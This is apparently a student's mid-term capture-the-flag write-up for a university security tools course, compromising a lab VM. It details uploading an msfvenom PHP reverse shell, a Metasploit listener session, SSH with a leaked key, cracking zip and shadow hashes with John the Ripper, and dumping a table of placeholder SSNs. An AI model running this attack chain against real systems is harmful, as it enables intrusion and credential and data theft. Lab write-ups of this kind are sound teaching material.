ENPM685 – Security Tools for Information Security

Section: 0101

Mid-Term

Name: Syed Mohammad Ibrahim

UID: *iamibi*

UID Number: 118428369

Email – *iamibi@umd.edu*

Final Flags

flag2

flag3:

```
+----+--------------------+-------------+------------+---------+
| id | name               | ssn         | title      | salary  |
+----+--------------------+-------------+------------+---------+
|  1 | Bob Dobbs          | 000-00-0001 | CEO        |       1 |
|  2 | C. Montgomery Burns | 000-00-0002 | Contractor |  100000 |
|  3 | Brad Pitiful       | 111-22-9876 | Actor      | 9000000 |
|  4 | Alan Smithee       | 220-00-1234 | Director   |   25000 |
+----+--------------------+-------------+------------+---------+
```


flag4: I'm not scared of a little base64 encoding

flag5: skills in reading between the lines


flag6: You never know what you'll find when you port scan. And brute force. And use found credentials/keys.

Walkthrough

1. I downloaded the Mid-Term Ubuntu VM (victim) and set it up as instructed. The IP address for the VM was 192.168.81.129. The Kali VM (attacker) had the IP address of 192.168.81.130.
2. I performed an Nmap scan from Kali VM on the victim's machine and found the following open ports




3. Port 80 seems to be running an Apache server which is usually accessible over the browser. I entered the url as http://192.168.81.129 and the website loaded up. It had a file upload option and few other hyperlinks to go to.
4. I went through the hyperlinks first and found **flag 5** present on the /careers page.




5. Next, I checked what type of files were whitelisted that can be uploaded on the server. A php file was successfully uploaded. I wrote an **msfvenom** php script to generate a reverse tcp meterpreter shell for me if I open a listener on my end. Generated the payload and uploaded it to the website. I switched to the terminal and started Metasploit to setup the reverse tcp handler. Set the exploit to **exploit/multi/handler** with payload as **php/meterpreter_reverse_tcp** and LHOST as my Kali VM's IP address and ran the exploit. The listener was ready.

```
┌──(kali㉿kali)-[~/Desktop/ENPM685/MidTerm]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.81.130 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34281 bytes


┌──(kali㉿kali)-[~/Desktop/ENPM685/MidTerm]
└─$ file shell.php
shell.php: ASCII text, with very long lines (34281), with no line terminators

┌──(kali㉿kali)-[~/Desktop/ENPM685/MidTerm]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.81.130
LHOST ⇒ 192.168.81.130
```

6. I clicked on the uploaded message which made the browser freeze, and, on my terminal, I got the meterpreter shell. I started exploring the current server directory and found another flag file named flag4.php. This was accessible by the browser, so I opened a new browser tab and entered the URL http://192.168.81.129/flag4.php which landed on a page stating to enter a code. I wrote a python script to iterate through all numbers between 0 and 9999 and finally found the proper flag 4 value at 262.





```
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.81.130
LHOST ⇒ 192.168.81.130
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.81.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.81.130:4444
[*] Meterpreter session 1 opened (192.168.81.130:4444 → 192.168.81.129:37176 ) at 2022-03-27 19:42:05 -0400

meterpreter >
```



7. Changing the directory to the parent of current directory on meterpreter, there was an admin folder present. The contents were SSH private key of admin, index.html, .htaccess and .htpasswd. On inspecting the index.html, it said that the file permission needs to be changed to 400. On changing that and trying to ssh into the victim's machine as an admin user was successful. Command used was **ssh -i admin-ssh-key.txt admin@192.168.81.129**.


```
┌──(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
└─$ ls
admin-ssh-key.txt  index.html
┌──(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
└─$ cat index.html
<title>It's dangerous to go alone!</title>
<h1>ENPM685 Pictures, Inc. website admin interface</h1>
<br><br>
It's dangerous to go alone! Take this:
<br><br>
<a href="admin-ssh-key.txt">admin-ssh-key.txt</a>
<br><br>
(Don't forget to set the file permissions correctly! - <b>chmod 400 admin-ssh-key.txt</b>)
<br><br>
┌──(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
└─$ chmod 400 admin-ssh-key.txt
┌──(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
└─$ ssh -i admin-ssh-key.txt admin@192.168.81.129
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 27 Mar 2022 11:51:43 PM UTC

  System load:  0.0               Processes:             227
  Usage of /:   19.4% of 29.40GB  Users logged in:       0
  Memory usage: 35%               IPv4 address for ens33: 192.168.81.129
  Swap usage:   0%
```

8. The home directory of admin contained files **flag6-is-inside.zip**, **passwd.bak**, and **shadow.bak**. The zip file was password protected and required to be broken. I used the tool zip2john to generate the password hash for the zip file and then used John the ripper tool with rockyou.txt wordlist to successfully get the password of the zip file. It was **crazycat**. The extracted file had the value of **flag 6** written in it.



9. The passwd.bak and shadow.bak file can provide valuable information. So, I used the command **unshadow passwd.bak shadow.bak > passwords.txt** to combine them and then used john the ripper with rockyou.txt wordlist to crack the hashes. I got two hashes cracked which were for user's **admin** and **bobdobbs** and the passwords were **monkey** and **kittykat1** respectively.

10. I ssh into the VM using admin and provide the cracked password and I was successful. I was able to switch to superuser/root user as the admin user had those privileges.
11. I checked whether any database was present on the system. And sure enough, MySQL was available. I ran the command **mysql** and got the database shell. I listed out all the databases which had a database named **flag3_is_inside**. I selected that database and listed out the tables in it. There was one table with the same name. Then, I executed the query **select * from flag3_is_inside;** and I got the **flag 3** value.




```
mysql> select * from flag3_is_inside;
+----+---------------------+-------------+-------------+---------+
| id | name                | ssn         | title       | salary  |
+----+---------------------+-------------+-------------+---------+
|  1 | Bob Dobbs           | 000-00-0001 | CEO         |       1 |
|  2 | C. Montgomery Burns | 000-00-0002 | Contractor  |  100000 |
|  3 | Brad Pitiful        | 111-22-9876 | Actor       | 9000000 |
|  4 | Alan Smithee        | 220-00-1234 | Director    |   25000 |
+----+---------------------+-------------+-------------+---------+
4 rows in set (0.00 sec)
```

12. Going back to passwords.txt file that was generated from passwd.bak and shadow.bak, the crackme user's comments said to crack their password for a flag. I ran john the ripper with the rockyou.txt wordlist on it but was unsuccessful. Then I ran the brute-force mode of john the ripper which cracked the hash. The password was **flag 2** which was also the value.

13. Traversing the bobdobbs user's directory, I found another zip file called **flag1_is_inside.zip**. I tried performing the same steps as the previous zip file but was unsuccessful. To open the zip file, I needed password which can only be given by the CEO of the company, Bob Dobbs. I started phish-mailing them.